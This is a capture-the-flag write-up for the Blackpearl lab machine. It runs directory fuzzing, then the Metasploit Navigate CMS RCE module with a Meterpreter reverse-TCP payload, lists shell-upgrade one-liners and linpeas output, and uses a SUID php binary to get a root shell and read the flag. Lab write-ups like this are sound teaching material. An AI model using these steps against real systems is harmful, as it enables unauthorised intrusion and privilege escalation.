
PHP Version 7.3.27-1~deb10u1

System	Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

Directory Fuzzing



```
┌──(root㉿kali)-[~/blackpearl]
└─# ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://blackpearl.tcm/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://blackpearl.tcm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

# Copyright 2007 James Fisher [Status: 200, Size: 86808, Words: 4215, Lines: 1040, Duration: 6ms]
#                        [Status: 200, Size: 86808, Words: 4215, Lines: 1040, Duration: 9ms]
#                        [Status: 200, Size: 86808, Words: 4215, Lines: 1040, Duration: 14ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 86808, Words: 4215, Lines: 1040, Duration: 17ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 86808, Words: 4215, Lines: 1040, Duration: 21ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 86808, Words: 4215, Lines: 1040, Duration: 25ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 86808, Words: 4215, Lines: 1040, Duration: 30ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 86808, Words: 4215, Lines: 1040, Duration: 35ms]
#                        [Status: 200, Size: 86809, Words: 4215, Lines: 1040, Duration: 39ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 86809, Words: 4215, Lines: 1040, Duration: 43ms]
# on atleast 2 different hosts [Status: 200, Size: 86809, Words: 4215, Lines: 1040, Duration: 45ms]
#                        [Status: 200, Size: 86809, Words: 4215, Lines: 1040, Duration: 48ms]
                         [Status: 200, Size: 86809, Words: 4215, Lines: 1040, Duration: 66ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 86809, Words: 4215, Lines: 1040, Duration: 75ms]
navigate                 [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 4ms]
                         [Status: 200, Size: 86809, Words: 4215, Lines: 1040, Duration: 9ms]
 :: Progress: [118146/220560] :: Job [1/1] :: 9737 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```



User

Password


□ Remember me

Enter

Forgot password?

Navigate CMS v2.8, © 2022

EXPLOIT: https://www.rapid7.com/db/modules/exploit/multi/http/navigate_cms_rce/



```
msf6 > use exploit/multi/http/navigate_cms_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigate_cms_rce) > options

Module options (exploit/multi/http/navigate_cms_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /navigate/       yes       Base Navigate CMS directory path
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.137.133  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/navigate_cms_rce) > set rhosts 192.168.137.136
rhosts => 192.168.137.136
msf6 exploit(multi/http/navigate_cms_rce) > set vhost blackpearl.tcm
vhost => blackpearl.tcm
msf6 exploit(multi/http/navigate_cms_rce) > run
```


How to Upgrade from a Meterpreter Shell to TTY Shell?

https://wiki.zacheller.dev/pentest/privilege-escalation/spawning-a-tty-shell

> shell

```
python -c 'import pty; pty.spawn("/bin/sh")'

echo os.system('/bin/bash')

/bin/sh -i

perl —e 'exec "/bin/sh";'

perl: exec "/bin/sh";

ruby: exec "/bin/sh"

lua: os.execute('/bin/sh')

(From within IRB)
exec "/bin/sh"
```


```
(From within vi)
:!bash

(From within vi)
:set shell=/bin/bash:shell

(From within nmap)
!sh

# From netsec.ws
```



```
meterpreter > shell
Process 935 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@blackpearl:~/blackpearl.tcm/navigate$

www-data@blackpearl:~/blackpearl.tcm/navigate$

www-data@blackpearl:~/blackpearl.tcm/navigate$

www-data@blackpearl:~/blackpearl.tcm/navigate$
```


After Running Linpeas

We get SUID, ie. These Files can be executed by you as the Owner of this File which is Root in this case.



```
                                ╔══════════════════╗
════════════════════════════════╣ Interesting Files ╠════════════════════════════════
                                ╚══════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-- 1 root messagebus 50K Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10  2019 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10  2019 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 4.6M Feb 13  2021 /usr/bin/php7.3 (Unknown SUID binary)
-rwsr-xr-x 1 root root 63K Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 53K Jul 27  2018 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd

╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 31K Jul 27  2018 /usr/bin/expiry
-rwxr-sr-x 1 root tty 35K Jan 10  2019 /usr/bin/wall
-rwxr-sr-x 1 root ssh 315K Jan 31  2020 /usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 15K May  4  2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 43K Oct 11  2019 /usr/bin/crontab
-rwxr-sr-x 1 root mail 19K Dec  3  2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 71K Jul 27  2018 /usr/bin/chage
-rwxr-sr-x 1 root shadow 39K Feb 14  2019 /usr/sbin/unix_chkpwd
```

Now we will go to gtfobins and see - https://gtfobins.github.io/gtfobins/php/#suid



```
www-data@blackpearl:/tmp$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
/usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
#

#

# whoami
whoami
root
#

#

# cd /root
cd /root
#

#

# ls
ls
flag.txt
#

#

# cat flag.txt
cat flag.txt
Good job on this one.
Finding the domain name may have been a little guessy,
but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.
#

#

# 
```